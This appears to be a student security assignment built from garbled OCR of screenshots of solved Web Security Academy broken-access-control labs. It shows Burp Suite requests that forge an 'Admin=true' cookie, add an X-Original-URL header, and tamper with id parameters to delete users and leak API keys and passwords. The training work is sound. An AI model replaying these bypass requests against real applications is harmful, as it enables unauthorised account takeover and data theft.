

# Internship Assignment

## Cyber Security and Digital Forensics

### Assignment 7: Broken Access Control

The image displays four screenshots related to a web security lab and the Burp Suite tool.

**Top Left Screenshot:** A browser window showing the 'Web Security Academy' lab page titled 'Unprotected admin functionality'. The page indicates the lab is 'Solved' and shows a 'Users' list with a user named 'wiener' and a 'Delete' button. The URL is `https://0a7800640317062cc0ab7206009400dd.web-security-academy.net/administrator.php`.

**Top Right Screenshot:** The Burp Suite interface showing the 'Intercept is off' status. The interface includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, and Logger. The 'Intercept' button is highlighted.

**Bottom Left Screenshot:** The same 'Web Security Academy' lab page, but the URL is `https://0aa800b603dee471c0e45d6700da0fc.web-security-academy.net/admin-3gt3qu`. The page shows the 'Users' list and a 'Delete' button.

**Bottom Right Screenshot:** The Burp Suite interface showing the HTTP history and request details. The 'Request' tab is selected, showing a GET request to `/academyLabHeader`. The 'Response' tab is also visible, showing the response details.

Web Security Academy: Fi x Lab: User role can be modified in user profile x User role can be modified in user profile x +

https://0azt.0082049tc07ec06b165c00a60060.web-security-academy.net/admin

# Web Security Academy

## User role can be modified in user profile

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning

Home Admin panel My account

User deleted successfully!

### Users

wiener - Delete

Web Security Academy

URL-based access control can be circumvented

Back to lab description >>


LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >>


Home | Admin panel | My account

WE LIKE TO SHOP




Couple's Umbrella  
★★★★★ \$27.93

View details




Adult Space Hopper  
★★★★★ \$129

View details



Pet Experience Days  
★★★★★ \$94.86

View details



Dancing In The Dark  
★★★★★ \$90.46

View details

Burp Suite Community Edition (2022.11 - Temporary Project)
Inspector

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger

Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Filtering CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Stat
432	https://0a0f00be0485aaf0b5d4.	GET	/academy/LabHeader			101
431	https://0a0f00be0485aaf0b5d4.	GET	/resources/labheader/images/ps-lab-sol...			200
429	https://0a0f00be0485aaf0b5d4.	GET	/resources/labheader/images/completed/lab1...			200
428	https://0a0f00be0485aaf0b5d4.	GET	/resources/labheader/images/ps-lab-sol...			200
426	https://0a0f00be0485aaf0b5d4.	GET	/admin			200
427	https://0a0f00be0485aaf0b5d4.	GET	/admin/delete?username=carlos	✓		302
426	https://0a0f00be0485aaf0b5d4.	GET	/academy/LabHeader			101
425	https://0a0f00be0485aaf0b5d4.	GET	/academy/LabHeader			200
424	https://0a0f00be0485aaf0b5d4.	GET	/academy/LabHeader			200
423	https://0a0f00be0485aaf0b5d4.	GET	/my-account?id=winer	✓		200
422	https://0a0f00be0485aaf0b5d4.	GET	/resources/css/labs.css.map			404
421	https://0a0f00be0485aaf0b5d4.	GET	/resources/labheader/css/academyLabH...			404
419	https://0a0f00be0485aaf0b5d4.	GET	/academy/LabHeader			101
417	https://0a0f00be0485aaf0b5d4.	GET	/my-account			200

### Request

Pretty Raw Hex

☐ v
 ☐ n
 ☐ m

```

1 GET /admin/delete?username=carlos
2 Host:
3 Host: 0a0f00be0485aaf0b5d4:900510088.web-s
  ecurity.academy
4 Cookie: session=
  BE1FwR053zblVvImXt06y5Z3McEFNF;
  Admin=true
5 Sec-Ch-Ua: "Chromium";v="103";
  ;.Not.A)Brand";v="99";
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/103.0.5060.134 Safari/537.36
10 Accept:
```

### Response

Pretty Raw Hex Render

☐ v
 ☐ n
 ☐ m

```

1 HTTP/1.1 302 Found
2 Location: /admin
3 Connection: close
4 Content-Length: 0
5
6
```

[illegible]

Run Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender

Project options User options Learn

2 × 3 × +

Send Cancel < > Target: https://0a4c000a041bd2d2c1e30f2e00fe008f.web-security-academy.net/ HTTP/1.1

### Request

Pretty	Raw	Hex
1 GET / HTTP/1.1		
2 Host:		
004c000a041bd2d2c1e30f2e00fe008f.web-security-academy.net		
Cookie: session=7Pq9hmZ1ubUm1KgY7pXGSUWEFHMSOP		
Sec-Ch-Ua: "Chromium";v="103", Not A)Brand";v="99"		
5 Sec-Ch-Ua-Mobile: ?0		
6 Sec-Ch-Ua-Platform: "Linux"		
7 Upgrade-Insecure-Requests: 1		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36		
9 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,image/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
10 Sec-Fetch-Site: same-origin		
11 Sec-Fetch-Mode: navigate		
12 Sec-Fetch-User: ?1		
13 Sec-Fetch-Dest: document		
14 Referer:		
https://0a4c000a041bd2d2c1e30f2e00fe008f.web-security-academy.net/x-Original-URL: /admin		
15 Accept-Encoding: gzip, deflate		
17 Accept-Language: en-US,en;q=0.9		
18 Connection: close		







### Response

Pretty	Raw	Hex	Render
49		</>	
50		</section>	
51		</header>	
		<header class="notification-container">	
52		</header>	
53		<section>	
54		<h1>	
		Users	
		</h1>	
55		<div>	
56		<span>	
		carlos .	
		</span>	
57		<a href="/admin/delete?username=carlos">	
		Delete	
58		</a>	
59		</div>	
60		<span>	
		<span>	
		<a href="/admin/delete?username=winner">	
61		Delete	
		</a>	
		</div>	
62		</section>	
63		</div>	
64		 	
65		<hr>	
66		</div>	

0 matches

admin

4 matches



Web Security Academy

User ID controlled by request parameter with data leakage in redirect

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home | My account

Login

Username

Password

Log in

notes.txt - Lab-09 - Visual Studio Code

Burp Suite Community Edition v2022.7.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender

Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Size
309	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/resources/labheader/images/ps-lab-sol...			200	699
308	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	POST	/submitSolution			200	121
307	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/academyLabHeader			101	147
306	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/login			200	333
305	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/my-account?id=carlos			302	354
304	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/academyLabHeader			101	147
303	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/my-account?id=wiener			200	352
302	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/academyLabHeader			101	147
301	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/my-account			200	352
300	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	POST	/login			302	170
299	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/academyLabHeader			101	147
297	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/login			200	332
296	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/my-account			302	78
294	https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/	GET	/resources/labheader/images/logoAcade...			200	884

Request

Raw Hex

1 GET /my-account?id=carlos HTTP/1.1

2 Host: 0a45005504c18dfbc084191c00d500d4.web-security-academy.net

3 Cookie: session=NIjcZ2W7akdkU8W6RUy4g2bMfPuT9n

4 Sec-Ch-Ua: "Chromium";v="103", "Not/A.Brand";v="99"

5 Sec-Ch-Ua-Mobile: ?0

6 Sec-Ch-Ua-Platform: "Linux"

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-User: ?1

13 Sec-Fetch-Dest: document

14 Referer: https://0a45005504c18dfbc084191c00d500d4.web-security-academy.net/my-account

15 Accept-Encoding: gzip, deflate

16 Accept-Language: en-US,en;q=0.9

17 Connection: close

18

19

Response

Raw Hex Render

53 </header>

54 <header class="notification-header">

55 </header>

56 <h1>

57 My Account

58 </h1>

59 <div id="account-content">

60 <p>

61 Your username is: carlos

62 </p>

63 <div>

64 Your API Key is:

65 sa1NQ21qSGUCjBARTqQ7WfGd5G735J

66 </div>

67 </div>

68 </div>

69 </div>

70 </div>

71 </div>

72 </div>

73 </div>

74 </div>

75 </div>

Web Security Academy

User ID controlled by request parameter with password disclosure

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete

notes.txt - Lab-10 - Visual Studio Code

Burp Suite Community Edition v2022.7.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender

Project options User options Learn

Send Cancel < > Target: https://0ae100b0031e6f76c2b4520800440067.web-security-academy.net/ HTTP/1.1

Request

Raw Hex

1 GET /my-account?id=administrator HTTP/1.1

2 Host: 0ae100b0031e6f76c2b4520800440067.web-security-academy.net

3 Cookie: session=W18J0oGmV017ttmGxZsMXL3BFAJL39y

4 Sec-Ch-Ua: "Chromium";v="103", "Not/A.Brand";v="99"

5 Sec-Ch-Ua-Mobile: ?0

6 Sec-Ch-Ua-Platform: "Linux"

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-User: ?1

13 Sec-Fetch-Dest: document

14 Referer: https://0ae100b0031e6f76c2b4520800440067.web-security-academy.net/my-account

15 Accept-Encoding: gzip, deflate

16 Accept-Language: en-US,en;q=0.9

17 Connection: close

18

19

Response

Raw Hex Render

60 >

61 <button class="button" type="submit">

62 Update email

63 </button>

64 </form>

65 <form class="login-form" action="/my-account/change-password" method="POST">

66 <div>

67 Password

68 </div>

69 <input required type="password" name="password" value="50e96af79ueoyftcx9q"/>

70 <button class="button" type="submit">

71 Update password

72 </button>

73 </form>

74 </div>

75 </div>



